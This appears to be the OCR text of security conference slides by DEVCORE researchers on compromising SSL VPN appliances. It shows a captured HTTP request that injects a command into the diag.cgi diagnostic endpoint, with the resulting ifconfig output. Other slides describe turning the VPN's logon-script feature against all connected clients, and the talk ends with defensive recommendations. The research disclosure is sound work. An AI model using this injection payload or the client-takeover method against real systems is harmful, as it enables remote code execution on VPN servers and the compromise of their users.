

Burp Suite Professional v2.0.09beta - Temporary Project - licensed to DEVCORE [single user license]
Burp Project Intruder Repeater Window Help Backslash
Extender | Project options | User options | JSON Beautifier | Software Vulnerability Scanner | Errors | Deserialization Scanner | Wsdler
Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer
1 × 2 × 3 × 4 × ...
Go | Cancel | < | >
Target: [redacted]
Request
Raw | Params | Headers | Hex
Response
Raw | Headers | Hex | HTML | Render
Type a search term
0 matches
tcp
10 matches
Done
173,594 bytes | 4,831 millis

```
GET
/,DanaInfo=0,SSL+dana-admin/diag/diag.cgi?a=td&chkInternal=on&optIFInterna
l=int0&pmisc=on&filter=&options=-r%24x%3D%22/sbin/ifconfig%22%2Csystem%24x
%23+2%3E%2Fdata%2Fruntime%2Ftmp%2Ftt%2Fsetcookie.thtml.ttc+%3C&toggle=Star
t+Sniffing&xsauth=4e447cf57b80ce763d02e041be41bfa2 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-TW,en-US;q=0.8,zh;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
[redacted]dana-admin/diag/,DanaInfo=0,SSL+diag.cgi?a=td
[redacted]
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Pragma: No-Cache
Cache-Control: No-Cache
Set-Cookie: DSCK:lastRealm=0; path=/; secure; expires=Sat, 03 Jan 1970
00:00:00 GMT ;Domain=[redacted]
Content-Type: text/html; charset=utf-8
Content-Disposition: filename*=UTF-8''diag.cgi
X-Frame-Options: SAMEORIGIN
Set-Cookie: DSLastAccess=1559044992; path=/; Secure
Connection: close
Strict-Transport-Security: max-age=31536000



<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN"
"http://www.w3.org/TR/html4/frameset.dtd">

<html>
<head>
<meta http-equiv="X-UA-Compatible" content="IE=8, IE=9, IE=10">

<meta http-equiv="Content-Language">
<meta http-equiv="Content-Type" content="text/html">
```



```
eth2      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST RUNNING SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:35606236014 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39493038831 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:27550572412019 (25.0 TiB)  TX bytes:35086268427123 (31.9 TiB)

eth3      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST RUNNING SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:38799900799 errors:0 dropped:126028 overruns:0 frame:0
          TX packets:34512697993 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32222414579423 (29.3 TiB)  TX bytes:24982418765596 (22.7 TiB)

eth4      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

eth5      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```



view-source:[redacted]

view-source:[redacted]/dana-na/auth/setcookie.cgi

```
eth2      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST RUNNING SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:35606236014 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39493038831 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:27550572412019 (25.0 TiB)  TX bytes:35086268427123 (31.9 TiB)

eth3      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST RUNNING SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:[illegible] errors:0 dropped:126028 overruns:0 frame:0
          TX packets:[illegible] errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:[illegible] (29.3 TiB)  TX bytes:[illegible] ([illegible] TiB)

eth4      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

eth5      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```

$20,160

Make the red team more

Red

Weaponize the SSL VPN

- The old-school method
    - Watering hole / Drive by download
    - Replace SSL VPN agent installer
    - Man-in-the-middle attack

Weaponize the SSL VPN

- The new method to compromise all VPN clients
- Leverage the logon script feature!
  - Execute specified program once the VPN client connected
  - Almost every SSL VPN supports this feature
  - Support Windows, Linux and Mac

Demo

Compromise all connected VPN clients

Demo

https://youtu.be/v7JUMb70ON4

Recommendations

- Client certificate authentication
- Multi factors authentication
- Enable full log audit (Be sure to send to out-bound server)
- Subscribe to the vendor's security advisory and keep system updated!

DEVCORE

Thanks!

🐦 @orange_8361

✉ orange@devco.re

🐦 @mehqq_

✉ meh@devco.re